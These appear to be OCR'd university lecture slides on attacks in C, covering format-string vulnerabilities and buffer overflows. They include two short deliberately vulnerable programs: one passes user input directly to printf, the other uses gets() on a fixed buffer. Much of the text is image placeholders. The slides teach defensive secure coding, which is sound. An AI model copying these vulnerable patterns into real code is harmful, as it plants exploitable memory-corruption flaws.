Attacks

Part II
Hacking in C 2018–2019
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Recap

- Code and information related to control flow is in the same memory as the data your program works on
- Input to our program may come from anywhere, and if you trust it, you might be making a mistake
- If the first argument to printf is user-controlled, you are going to have a bad day
  - `printf(string)` does not *spark joy*
  - should be `printf("%s", string)`
  - Not limited to just reading up the stack, arbitrary read/write is possible!
  - (`printf` is actually a family of functions: variants `sprintf`, `fprintf` have the same problems)
- When handling buffers, be mindful of the size
  - Don't read or write out-of-bounds

gets(s)



Table of Contents

Inspecting a buffer with `printf`

```
void func(char* string) {
    char buf[20];
    for (int i = 0; i < 20; i++)
        buf[i] = 'A' + i;
    printf(string);  // our debugger
}
int main(int argc, char* argv[]) {
    func(argv[1]);
}
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

Overflowing a buffer

```
void func() {
    char *result;
    char buf[100];
    printf("Enter your name: ");
    result = gets(buf);
    printf(result);  // our debugger
}
int main(int argc, char* argv[]) {
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```
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```



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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

